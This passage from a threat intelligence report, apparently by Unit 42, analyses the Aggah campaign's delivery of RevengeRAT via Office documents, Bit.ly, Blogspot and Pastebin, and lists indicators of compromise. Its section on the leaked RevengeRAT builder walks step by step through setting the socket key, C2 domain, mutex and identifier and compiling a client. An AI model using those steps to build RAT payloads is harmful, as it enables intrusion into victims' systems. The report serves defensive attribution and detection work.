


Figure 11. YYZq1XR0 Pastebin page

The YYZq1XR0 Pastebin paste contains the following script that does very little:

<script language="VBScript">

self.close

</script>

The fact that the above script does so little suggests that the actor may update this paste with a new script containing additional functionality when desired. The editing of pastes is possible if the paste was created using a “Pro” account. These pastes were created by an account named HAGGA, which appears to be a PRO account that would allow the actor to update the script to run on infected systems. HAGGA has several additional pastes as well as seen below in Figure 12. These pastes contain additional malicious scripts that are ultimately used to create a payload.




Figure 12. Hagga’s Pastebin page

Part of a Larger Campaign?

While investigating this particular campaign we reviewed the click count available on Bit.ly. As of April 11, 2019, the Bit.ly link, SmexEaldos3, referenced in the analysis above contained over 1,900 clicks in about 20 countries spanning North America, Europe, Asia, and the Middle East. This high volume click-count indicated to us that we were likely only looking at an extremely small subset of the actual campaign. It is also highly likely that these click counts also include individuals accessing the shortened link during investigations and research efforts; therefore, the number is not an accurate representation of the number of hosts infected.




Figure 13. bitly SmexEaldos3 page clicks

Digging in a bit further we took a look at the document properties to see what additional information we may be able to use to help identify related activity. The document properties indicate these operators were using an apparently pirated version of Microsoft Word and used the string 'Lulli moti myri' as the creator/author of the document. Using this string we searched in our repositories and identified over a dozen Microsoft Office documents – half of them DOCX and the other half XLS.

All of the documents have a time stamp between January and April 2019, and each contained a Bit.ly URL that redirects to a Blogspot page. While all of these documents were of interest to us, we noticed one configured with the same Bit.ly URL as our original file Activity.doc. This file has the following SHA256:

SHA256 ef837119fc241e8fde85f36f4635a71f6b87aecf39dc979961be914 f48c4ef4c

Table 3. Similarly configured document to Activity.doc

During our analysis, we identified several Bit.ly URLs and their redirects resulting in the download of RevengeRAT. One particular sample contains the C2 domain kronozzz2.duckdns[.]org. This sample has a SHA256 of:

SHA256 c365b15cb567da7e9c04dffa0de1cb2b8104d5fe668c17691d8c683 80bcd6d30

Table 4. Decoded payload from pastebin[.]com/raw/sgawvit9

One of HAGGA's pastes includes the title 'kronoz2 back2new'. This domain indicated to us another possible relation to the HAGGA Pastebin account shown in Figure 12. Open source research revealed a similar domain kronoz.duckdns[.]org associated with a RevengeRAT sample with the following hash:

SHA256 fa5500a45e98e084b489301fd109676a4d8b0d3b39df4d9e2288569 e232a9401

Table 5. File associated with kronoz.duckdns[.]org

All identified samples are available in Appendix A.

After reviewing all of the delivery documents and RevengeRAT payloads we discovered that all but one payload contains the mutex RV_MUTEX-WindowsUpdateSysten32 (note the purposeful misspelling by the attackers of "Systen32" for "System32") with a base64 encoded identifier of SE9URUITIE5PVk9T that decodes to HOTEIS NOVOS ("NEW HOTELS" in Portuguese). We searched through our available repositories to see just how many samples contained these strings. We found over 50 files beginning as early as September 2018, which are noted in Appendix A. Many of these samples contained the same 'hagga' key; however, we also noted three other additional keys: 'oldman', 'steve', and 'roma225'. The 'roma225' key was discussed in December 2018 in a publication titled 'The Enigmatic "Roma225" Campaign' by Yoroi. The one sample that was not configured with that mutex and identifer was the sample noted in Table 5. That sample contains the mutex RV_MUTEX-cuiGGjjtnxDpnF and the Identifier TWlsZWdvbmE= which decodes to 'Milegona'.

Correlating RevengeRAT samples

RevengeRAT is a commodity Trojan that has many leaked builders freely available in open source, which makes attributing the tool's use to a specific actor or attack campaign difficult. Because of this, we wanted to determine if the mutex, identifier and key seen in Aggah related samples were not standard default values for RevengeRAT and if they were strong enough to use for pivoting and correlation purposes. To gauge the likelihood of two unrelated actors using the same values in the configuration, we used the leaked RevengeRAT builder (v0.3) to visualize the process an actor would have to take to create RevengeRAT samples that shared the same mutex, identifier and key as the payload delivered in the Aggah campaign.

To our surprise, we found it was rather unlikely that two unrelated individuals would use the mutex, identifier, and key just by happenstance. We believe this as the actor must manually enter the mutex, identifier, and key into specific fields within the RevengeRAT builder, in which we will highlight in the following explanation of steps required to build the Trojan.

To create the RevengeRAT payload used in this campaign, the actor would use the RevengeRAT server to compile an executable configured with the appropriate fields. First, the actor would set the "Socket Key" field to "hagga" and press "Start Listening", as seen in Figure 14.




Figure 14. RevengeRAT Builder Socket Key Setting

Once the server is configured and listening, the actor would click the "Client Builder" button to create the RevengeRAT client, as seen in Figure 15.




Figure 15. RevengeRAT Client Builder

In the Client Builder, the actor would click the “Network Settings” drop down and enter the domain “lulla.duckdns[.]org” and the TCP port of 2336 before pressing the add button seen in Figure 16.




Figure 16. RevengeRAT Network Settings setup

The actor would then click the Basic Settings drop down and enter their chosen identifier “HOTEIS NOVOS” into the “Client Identifier” field and would add “-WindowsUpdateSysten32” in the “Client Mutex” field, as it already contains “RV_MUTEX” by default. Figure 17 shows these values added to the correct fields. What is of interest to note here is that the actor manually added the string “-WindowsUpdateSysten32” instead of clicking the plus (“+”) button available next to this field, which would concatenate a hyphen and a random string instead.




Figure 17. RevengeRAT Basic Settings setup

Lastly, to compile the payload the actor has to agree to the Terms of Service and click the “Compile” button, as seen in Figure 18.





Figure 18. RevengeRAT Ready to compile

By pressing the compile button, the RevengeRAT server will create a client executable with a default name of “Client.exe” that the actor can save to the system prior to delivering it in their attack. Figure 19 shows the RevengeRAT client icon on the desktop.

Figure 19. RevengeRAT Client Icon



The configuration within the compiled “Client.exe” seen in Figures 16 and 17 visually matches the configuration of the RevengeRAT downloaded from Pastebin in the Aggah campaign, as seen in Figures 7 and 8. This suggests that the actor(s) involved in this campaign would have followed similar steps to create their payload. The sequence of steps carried out to create RevengeRAT payloads that share the same client identifiers and socket keys suggests with a high confidence that a common actor is involved.

Conclusion

Initially, according to our telemetry it appeared as though this could be a very focused effort to target organizations within one Middle Eastern country. However, after further analysis this appears to be just a small part of a much larger campaign which also seems to be affecting many regions including but not limited to the United States, Europe, and Asia. Unfortunately, our current data set does not afford insight into the attackers’ motivation other than to compromise a large number of victims.

While a lot of this activity behaviorally appears to be potentially related to the Gorgon Group’s criminal activity, it is currently unclear and requires additional analysis to prove. Both Unit 42 and Yoroi recently released similar blogs which also displayed similar tactics but were not assessed with a high level of confidence as related to the Gorgon Group. Although we are unsure of a connection to the Gorgon Group specifically, we do assess that based on the unique configuration of these RevengeRAT

samples that a common operator was likely involved in the activity mentioned in this blog.

RevengeRAT is a publicly available RAT which is seen in high volume. It appears as though some users of this RAT have moved from following publicly available step-by-step guides to become a little more sophisticated in how they are leveraging alternative storage locations for C2 support, such as Pastebin. These technique changes may help the operators by hiding behind legitimate services that are likely not blocked by security devices.

Palo Alto Networks customers are protected from these operators in the following ways:

- AutoFocus: Customers can currently track this campaign activity using the following tags: Aggah, RevengeRAT
- WildFire and Traps: detects all malware supported in this report as malicious

Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit www.cyberthreatalliance.org.

Appendix A:

Indicators of Compromise

Malicious Documents and Payloads

6101f3210638a6068a9d40077f958e8d8a99ffed686a48426784f368e0ac021b

89d302cfe11c5fdca420d12cc36d58b449f24ee761b822cb8a22497af7e873ba

248456219c1be39f494301a16cae0a4ed9676be8d1155fa8ba5540d223797e97

82e64d2233cd8e755fecfefbd976f6143138f9b33e037f24a25b05fe9abd5620

1eef9ef568703ba6558923ec88cf960ed86086d87488a188709d32827877f528

9b47e150a9259ae7a6df20f070dc9faf9d5a589347f8db8a9f64c64060cb7606

679f1d59116af145f4f7c1a4d1cdb66e4402b0da906a491e09071e8eac696a16

fa5500a45e98e084b489301fd109676a4d8b0d3b39df4d9e2288569e232a9401

98136bc4323e00f64b63d1035c313bc08fb56af7894ac050b8e9db6961593eef

c365b15cb567da7e9c04dffa0de1cb2b8104d5fe668c17691d8c68380bcd6d30

b9b67c885200f90eaf9c4911b3a7f5e6707bcb51d1b892df1bde11013a60f6b5

ec8ff76234aca351169e7cf4973b8b5d603fa165815107482cbd0d803a829e81

aaabc63bd58fa4b8e2cb79630ea5e24c55f29327cae8ca36aae3219b95100669

c87fb09929159c2dab63d609d7bde992ce979f3545fbe20ddca0a3f263d9603f

abba33bdc8cf21423202b000771ec10d8ab7248f199d8211e53be03c9905b0ed

a4c1a9d4a6be9290a58b282f6b7dc75ebd4d4e3866df4fdab80eac56274aabf1

947ddcefbb1170a6fbd1ba341c773444c1833bedecdb4d6684e05b8555765117

6fe3548e0dc7fb605ee69791b752df0d9f3d8f5db49b2811011ac2a092ab0a28

6def95b2858c043e261b8f4d440abc1436a9dc551906d86a37c5f3331af8cbfc

eacad199f02e26ccdc7a866c18e585f7ee7e2a80ef0325208ddb22b1d059be2f

d2a16840541f905f7bcecf64e2d7dc827f314c4b97daf6e4cc4262fd91fdd14c

61600526307ec08137967b49b230c03ce8a4e1d2f0d58ea2e5d8b2ab3bf92df7

8e6c25f517a69c5da329f858b291b4d146c3fd0dd07c17a1d8a6851cddb347eb

7acd5696306ae7ed8de112f096917487df2d01c2aa66b4b9d2a37ea36b597b1a

2815552fd2f57eba147715331f96387dcb4769d3af816e9db2195e5602fc3a1a

251e3e25584d1a654a395accbcfdb506ec8b9d7039cb3ab725e14415d3c71aad

f5e170571689b393139b9cea484a9683305129ecbf2ab4ebb93fc997ee1d31aa

77a1430cfd728daa7a61e10f3cdc3409104cae1aed65711c8f5ce425c6920cb7

9c8fa4205b2ed8a6f60156bdc39d33a23c6e503cf2f8e69d66bf2980e78bacef

c57ff49bfe21e345c2bde30bc8feb60626f3c7839b1c2e5a1f01b9a567f911d8

8e771cbb12b259d4d12feac34c80e95eb38228dea393d49e0b9cc6f19861847c

abcce639df67279c73f327b2c511183c00ca96555fe481a4ae417bf752c96efa

83d9c57cfc40457b072bdc0e062dd5ca4958a91d8cf3387dbedd99af753da640

5976fca040071eb33ca383412b915e5160133c4e0f8a07bbbaa478ceeee0a890

a5c3c96b655d3115a39875e0303951fef2f2d6119b0af9eaadf57bacfae3f5cb

10d4bd37cd29071186b4ef31341edb79a9ae05c6bc8d26c9850cfeccabb90d1f

89903b38efc7a86da63d547d3d4e3439d64656a030cb289eff4721bc5ada3e13

464f30101630f06013ea65e72b0c043fa1fc83440d9c3367e474d6309d3fe4c9

5e226f1c0729d1fbcf6e074e28009d35e2f6eaa4d4eb0c411892ea56e1299c86

f57fff1b8acdee475b161ec1313452f0fe66077142fc677a63f7914a96890bae

a1879f1f3c2bbb1a4cf8af8e54230c3b0b88c29e37902c88d37ec9d7a1138894

3fa2591b208137d68aa87da931d9cc152a62250b7d26755818f362fa5015a99a

87f43fd2f6c9d1439ceb250e3bd045a07d9a8c214cf17dc66a8c22a3846b6437

4e2997adac5ae57ab92512e5b02e9a5ceb588f287a68387420113ed7b3d347d2

d32f1bd358b97f8f1ae2295c7e8969fab1460d9d54c9528dcfbb42c96a74b31b

f69fff5106fc73672569abc62ad85cfa461c237d9222426db20d6565021c110f

5742ebd53b2b495df0c6bff8ddc17d1726cb8e76e269bd8207b07a0a3ee2b813

d2a2373a386392f72372c9a23b42b43fd2652b6dafce6a6d8d44368ccbfdadb6

b9f74a648b0202109d2c53d68a8474d6eabfefba28bf99a53517ece52da483d5

3088fcd46c51e7ace8aee4e9bfb018aa1d0b0a52fbea62e5ef121e4fe637ebfc

54cba5cfb44379f8a4aac2e1d93d7e8e2ba83afe312d2b1a4f9145846efcd413

00a002607b6e7938292e7ae81ca60d58a091c456ea4343210d4bb610b6edee01

4c29279f341f568056fe9e2ff8bfb2fcaf06b065246329ca9652fcd7986b405d

1d1904dad2df5d677342806cbf1b67b9840d1bc9c85c10928896fcfa91661762

5f762589cdb8955308db4bba140129f172bf2dbc1e979137b6cc7949f7b19e6f

b10519bb52656a09aa146305d8b2ec4aa55f3dba43c633d9de23046798a32a2f

b6db8716bedd23042883f31132fa00b4125c659f2799d239f42105367ff42aec

821e6f3faacb4edafa8ddb60f83a7c8e87845a07ad8d1f8362a7c68cd8a48343

1fd98d66d123d4d0c049b4e1053d22335ef9dcec9fdde398d608c7d7d23ed280

5ca968f9e6a97505abe7c732b5ee573f787b11f294ccbf3a96ae7b77ccce004c

26f5e813e34c05cd1e553224e5c8284ced7fa648d55725416232c24e58546e60

ef837119fc241e8fde85f36f4635a71f6b87aecf39dc979961be914f48c4ef4c

d7c92a8aa03478155de6813c35e84727ac9d383e27ba751d833e5efba3d77946

915535fd77ac89a3a86eca6b3a1f1852f69c141050754f059c094c39a9ee4259

0671a2b4ae1a94edca9f65f7d11199d6526cab1fd53911e114ab772900d8a583

ea3cab2a0b74e30c0d6812e3ef6fcc9e47ea723c98d39fa1e04d5edf03193ff0

de657d3538e96a8d2c74b7c4f8c6fb2e51d67f12d158abfea2964298a722993c

70657b183854550e77633f85d9e63fbf0b01a2113138822898532288 0b987b9a

bc8a00fddff73accaff5eb5f3a6ca182a5282502d7af054ca9176d2e98a5116a

c3f36883ebf928c8403e068648299b53b09fecb0f56986980319e83f13dc296c

0e5011ee17c5f9bbcad8df4dc2a971fe56346f8ca7ce4e93d25f3b02086c581c

51147c260c18d3e766006ae4ffa216d4c178c8ee669a83391fab0de98da24b27

e1eb9daa5fb43b9f07e2b75f931a815fd5adf7e3f8d4f885740202af886402da

08883b4d7081d51bb9d9429f856c7c4c95f47a22f38aeb48b7772635d718c7ca

12a7ac8838681a95339e24683c0c8e6410a040a8a8ce5fe72bc175b724cb0aa9

Download URLs

www.bitly[.]com/nliasjdASd1

www.bitly[.]com/nliasjdASd2

www.bitly[.]com/nliasjdASd3

www.bitly[.]com/nliasjdASd4

www.bitly[.]com/nliasjdASd5

www.bitly[.]com/nliasjdASd6

www.bitly[.]com/nliasjdASd7

www.bitly[.]com/nliasjdASd8

www.bitly[.]com/nliasjdASd9

www.bitly[.]com/nliasjdASd11

www.bitly[.]com/nliasjdASd12

www.bitly[.]com/nliasjdASd13

www.bitly[.]com/SexoPhone1

www.bitly[.]com/SexoPhone2

www.bitly[.]com/SexoPhone4

www.bitly[.]com/SmexEaldos1

www.bitly[.]com/SmexEaldos2

www.bitly[.]com/SmexEaldos3

http://bitly[.]com/SmexEaldos4

www.bitly[.]com/SmexEaldos5

www.bitly[.]com/SmexEaldos6

www.bitly[.]com/SmexEaldos7

www.bitly[.]com/SmexEaldos8

www.bitly[.]com/SmexEaldos9

www.bitly[.]com/SmexEaldos10

www.bitly[.]com/XAMSeWaWz

www.bitly[.]com/CAEanwQA

www.bitly[.]com/MinPoXAsUKx

www.bitly[.]com/MinPoXAs

http:/bitly[.]com/chutter1

www.bitly[.]com/doc201901000791

www.bitly[.]com/doc201901000793

www.bitly[.]com/ASDAWnZqWas

https://bjm9.blogspot[.]com

emawattttson.blogspot[.]com

https://treffictesgn.blogspot[.]com

https://miganshumaratamoligossa.blogspot[.]com

https://buydildoonline.blogspot[.]com

https://pastebin[.]com/raw/2LDaeHE1

http://pastebin[.]com/raw/YYZq1XR0

https://pastebin[.]com/raw/tb5gHu2G

http://pastebin[.]com/raw/0c9cC2iM

http://pastebin[.]com/raw/sgawvit9

The following indicators were identified associated with RevengeRAT, however, may not be exclusive to RevengeRAT

frankmana.duckdns[.]org

workfine11.duckdns[.]org

oldmandnsch.duckdns[.]org

oldmandnsch.duckdns[.]org

blackhagga.duckdns[.]org

